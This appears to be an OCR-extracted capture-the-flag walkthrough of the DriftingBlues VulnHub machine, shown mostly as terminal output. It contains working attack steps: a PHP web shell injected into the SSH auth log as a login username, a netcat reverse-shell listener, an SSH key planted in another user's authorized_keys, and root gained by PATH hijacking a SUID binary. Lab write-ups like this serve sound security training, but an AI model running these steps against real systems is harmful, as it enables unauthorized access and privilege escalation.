


```
❯ cat target -l python -p
# Nmap 7.95 scan initiated Wed Jun 11 14:48:17 2025 as: /usr/lib/nmap/nmap --priv
Nmap scan report for 10.0.2.89
Host is up (0.00016s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 6a:fe:d6:17:23:cb:90:79:2b:b1:2d:37:53:97:46:58 (RSA)
|   256 5b:c4:68:d1:89:59:d7:48:b0:96:f3:11:87:1c:08:ac (ECDSA)
|_  256 61:39:66:88:1d:8f:f1:d0:40:61:1e:99:c5:1a:1f:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Site doesn't have a title (text/html).
| http-robots.txt: 1 disallowed entry
|_/eventadmins
MAC Address: 08:00:27:F9:62:2D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
❯ whatweb http://10.0.2.89
http://10.0.2.89 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTML5, HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[10.0.2.89]
```









```
❯ echo 'aW50cnVkZXI/IEwyRmtiV2x1YzJacGVHbDBMbkJvY0E9PQ==' > hash
❯ base64 -d hash
intruder? L2FkbWluc2ZpeGl0LnBocA==%
❯ echo 'L2FkbWluc2ZpeGl0LnBocA==' >> hash
❯ base64 -d hash
intruder? L2FkbWluc2ZpeGl0LnBocA==/adminsfixit.php%
```



10.0.2.89/adminsfixit.php
Firefox Default
GTFOBins
PayloadsAllTheThings
Nessus
SonarQube
CCNA
OTW
HMVM
DL
VHB
THL
##
ssh auth log
============
i hope some wacky and uncharacteristic thing would not happen
this job is fucking poisonous and im boutta planck length away from quitting this hoe
-abuzer komurcu
##
Jun 11 07:47:03 driftingblues CRON[760]: pam_unix(cron:session): session opened for user root by (uid=0) Jun 11 07:
driftingblues CRON[764]: pam_unix(cron:session): session opened for user root by (uid=0) Jun 11 07:48:01 driftingblu


msfconsole
This copy of metasploit-framework is more than tw
Consider running 'msfupdate' to update to the la
Metasploit tip: Enable HTTP request and response
true
[*] Starting the Metasploit Framework console...


msf6 > search ssh_login
Matching Modules
Name
0 auxiliary/scanner/ssh/


msf6 auxiliary(scanner/ssh/ssh_login) > options
Module options (auxiliary/scanner/ssh/ssh_login):
Name Current Setting Required Description
ANONYMOUS_LOGIN false yes Attempt to login with a blank userna
BLANK_PASSWORDS false no Try blank passwords for all users
BRUTEFORCE_SPEED 5 yes How fast to bruteforce, from 0 to 5
CreateSession true no Create a new session for every succe
DB_ALL_CREDS false no Try each user/password couple stored
DB_ALL_PASS false no Add all passwords in the current dat
DB_ALL_USERS false no Add all users in the current databas
DB_SKIP_EXISTING none no Skip existing credentials stored in
PASSWORD no A specific password to authenticate
PASS_FILE no File containing passwords, one per l
RHOSTS yes The target host(s), see https://docs
RPORT 22 yes The target port
STOP_ON_SUCCESS false yes Stop guessing when a credential work
THREADS 1 yes The number of concurrent threads (ma
USERNAME no A specific username to authenticate
USERPASS_FILE no File containing users and passwords
USER_AS_PASS false no Try the username as the password for
USER_FILE no File containing usernames, one per l
VERBOSE false yes Whether to print output for all atte
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.0.2.90
rhosts => 10.0.2.90
msf6 auxiliary(scanner/ssh/ssh_login) > set username <?php system($_GET['cmd']); ?>
username => <?php system($_GET[cmd]); ?>
msf6 auxiliary(scanner/ssh/ssh_login) > set password cualquiera
password => cualquiera
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 10.0.2.90:22 - Starting bruteforce
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed






```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.65] from (UNKNOWN) [10.0.2.90] 51436
bash: cannot set terminal process group (496): Inappropriate ioctl for device
bash: no job control in this shell
www-data@driftingblues:/var/www/html$
```

```
www-data@driftingblues:/var/www/html$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
robertj:x:1000:1000:,,,:/home/robertj:/bin/bash
```

```
www-data@driftingblues:/$ cd /home/
www-data@driftingblues:/home$ ls -la
total 12
drwxr-xr-x  3 root    root    4096 Jan  4  2021 .
drwxr-xr-x 18 root    root    4096 Dec 17  2020 ..
drwxr-xr-x  3 robertj robertj 4096 Jan  4  2021 robertj
www-data@driftingblues:/home$ cd robertj/
www-data@driftingblues:/home/robertj$ ls -la
total 16
drwxr-xr-x 3 robertj robertj 4096 Jan  4  2021 .
drwxr-xr-x 3 root    root    4096 Jan  4  2021 ..
drwx---rwx 2 robertj robertj 4096 Jan  4  2021 .ssh
-r-x------ 1 robertj robertj 1805 Jan  3  2021 user.txt
```

```
❯ ssh-keygen -t rsa -b 4096 -C "robertj@10.0.2.90"
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): /home/kali/VulnHub/Driftingblues/id_rsa
Enter passphrase for "/home/kali/VulnHub/Driftingblues/id_rsa" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/VulnHub/Driftingblues/id_rsa
Your public key has been saved in /home/kali/VulnHub/Driftingblues/id_rsa.pub
The key fingerprint is:
SHA256:UisTtCkBGulj0zhoSgE0hgTxhjhg8RTif3Ntl4hsKE0 robertj@10.0.2.90
The key's randomart image is:
+---[RSA 4096]----+
|%@o+o .          |
|O*=  o o         |
|B.*..E+ .        |
|.%..o.ooo.. .    |
|= +o =+=S+ o     |
|.   o ++. .      |
|                 |
|                 |
|                 |
+----[SHA256]-----+
```


```
www-data@driftingblues:/home/robertj/.ssh$ wget http://10.0.2.65:8081/id_rsa.pub
--2025-06-11 09:08:11--  http://10.0.2.65:8081/id_rsa.pub
Connecting to 10.0.2.65:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 743 [application/vnd.exstream-package]
Saving to: 'id_rsa.pub'

id_rsa.pub                                    100%[=============================

2025-06-11 09:08:11 (290 MB/s) - 'id_rsa.pub' saved [743/743]

www-data@driftingblues:/home/robertj/.ssh$ cp id_rsa.pub authorized_keys
www-data@driftingblues:/home/robertj/.ssh$ ls -la
total 16
drwx---rwx 2 robertj  robertj  4096 Jun 11 09:08 .
drwxr-xr-x 3 robertj  robertj  4096 Jan  4  2021 ..
-rw-r--r-- 1 www-data www-data  743 Jun 11 09:08 authorized_keys
-rw-r--r-- 1 www-data www-data  743 Jun 11 09:05 id_rsa.pub
www-data@driftingblues:/home/robertj/.ssh$
```

```
|B.*..E+ .        |
|.%..o.ooo.. .    |
|= +o =+=S+ o     |
|.   o ++. .      |
|                 |
|                 |
|                 |
+----[SHA256]-----+
❯ lla
drwxrwxr-x kali kali  4.0 KB Wed Jun 11 16:05:24 2025 🗁 .
drwxrwxr-x kali kali  4.0 KB Wed Jun 11 14:56:33 2025 🗁 ..
.rw-rw-r-- kali kali   74 B  Wed Jun 11 14:54:03 2025 🗋 hash
.rw------- kali kali  3.3 KB Wed Jun 11 16:05:24 2025 🔑 id_rsa
.rw-r--r-- kali kali  743 B  Wed Jun 11 16:05:24 2025 🔑 id_rsa.pub
.rw-rw-r-- kali kali  438 B  Wed Jun 11 14:47:55 2025 🗋 ports
.rw-rw-r-- kali kali 1020 B  Wed Jun 11 15:47:57 2025 🗋 target
❯ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.0.2.90 - - [11/Jun/2025 16:08:10] "GET /id_rsa.pub HTTP/1.1" 200 -
```

```
❯ chmod 400 id_rsa
❯ pwd
/home/kali/VulnHub/Driftingblues
```

```
❯ ssh -i id_rsa robertj@10.0.2.90
The authenticity of host '10.0.2.90 (10.0.2.90)' can't be established.
ED25519 key fingerprint is SHA256:P07e9iTTwbyQae7lGtYu8i4toAyBfYkXY9/kw/dyv/4.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:79: [hashed name]
    ~/.ssh/known_hosts:81: [hashed name]
    ~/.ssh/known_hosts:82: [hashed name]
    ~/.ssh/known_hosts:83: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.90' (ED25519) to the list of known hosts.
Linux driftingblues 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
robertj@driftingblues:~$
```

```
robertj@driftingblues:~$ cat user.txt
flag 1/2
```



```
robertj@driftingblues:~$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/passwd
/usr/bin/getinfo
/usr/bin/mount
/usr/bin/chfn
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/gpasswd
/usr/bin/chsh
```

```
robertj@driftingblues:~$ /usr/bin/getinfo
##################
ip address
##################

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN group default qlen 1000
    link/ether 08:00:27:02:b5:80 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.90/24 brd 10.0.2.255 scope global dynamic enp0s3
       valid_lft 350sec preferred_lft 350sec
    inet6 fe80::a00:27ff:fe02:b580/64 scope link
       valid_lft forever preferred_lft forever
##################
hosts
##################

127.0.0.1       localhost
127.0.1.1       driftingblues

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
##################
os info
##################

Linux driftingblues 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
```

```
robertj@driftingblues:~$ cd /tmp
robertj@driftingblues:/tmp$ cp /usr/bin/getinfo .
robertj@driftingblues:/tmp$ ls -la
total 29
drwxrwxrwt  9 root    root     1024 Jun 11 09:15 .
drwxr-xr-x 18 root    root     4096 Dec 17  2020 ..
drwxrwxrwt  2 root    root     1024 Jun 11 08:47 .font-unix
-r-xr-x---  1 robertj robertj 16704 Jun 11 09:15 getinfo
```

```
robertj@driftingblues:/tmp$ strings
-bash: strings: command not found
robertj@driftingblues:/tmp$ python3 -m http.server 8082
Serving HTTP on 0.0.0.0 port 8082 (http://0.0.0.0:8082/) ...
10.0.2.65 - - [11/Jun/2025 09:25:01] "GET /getinfo HTTP/1.1" 200 -
```

```
❯ wget http://10.0.2.90:8082/getinfo
--2025-06-11 16:25:00--  http://10.0.2.90:8082/getinfo
Conectando con 10.0.2.90:8082... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 16704 (16K) [application/octet-stream]
Grabando a: «getinfo»

getinfo                                          100%[===============

2025-06-11 16:25:00 (1,13 GB/s) - «getinfo» guardado [16704/16704]
```


```
❯ strings getinfo
/lib64/ld-linux-x86-64.so.2
*-lh
setuid
puts
system
__cxa_finalize
__libc_start_main
libc.so.6
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
u/UH
[]A\A]A^A_
###################
ip address
###################
ip a
###################
hosts
###################
cat /etc/hosts
###################
os info
###################
uname -a
;*3$"
GCC: (Debian 9.3.0-19) 9.3.0
crtstuff.c
deregister_tm_clones
```

```
robertj@driftingblues:/tmp$ echo '/bin/bash' > ip
robertj@driftingblues:/tmp$ chmod +x ip
robertj@driftingblues:/tmp$ export PATH=/tmp:PATH
```

```
robertj@driftingblues:/tmp$ /usr/bin/getinfo
###################
ip address
###################

root@driftingblues:/tmp# id
```

```
root@driftingblues:/root# /bin/whoami
root
root@driftingblues:/root# /bin/id
uid=0(root) gid=1000(robertj) groups=1000(robertj),1001(operators)
root@driftingblues:/root# /bin/uname -a
Linux driftingblues 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64 GNU/Linux
```

```
root@driftingblues:/root# /bin/cat root.txt
flag 2/2
```



```
congratulations!
```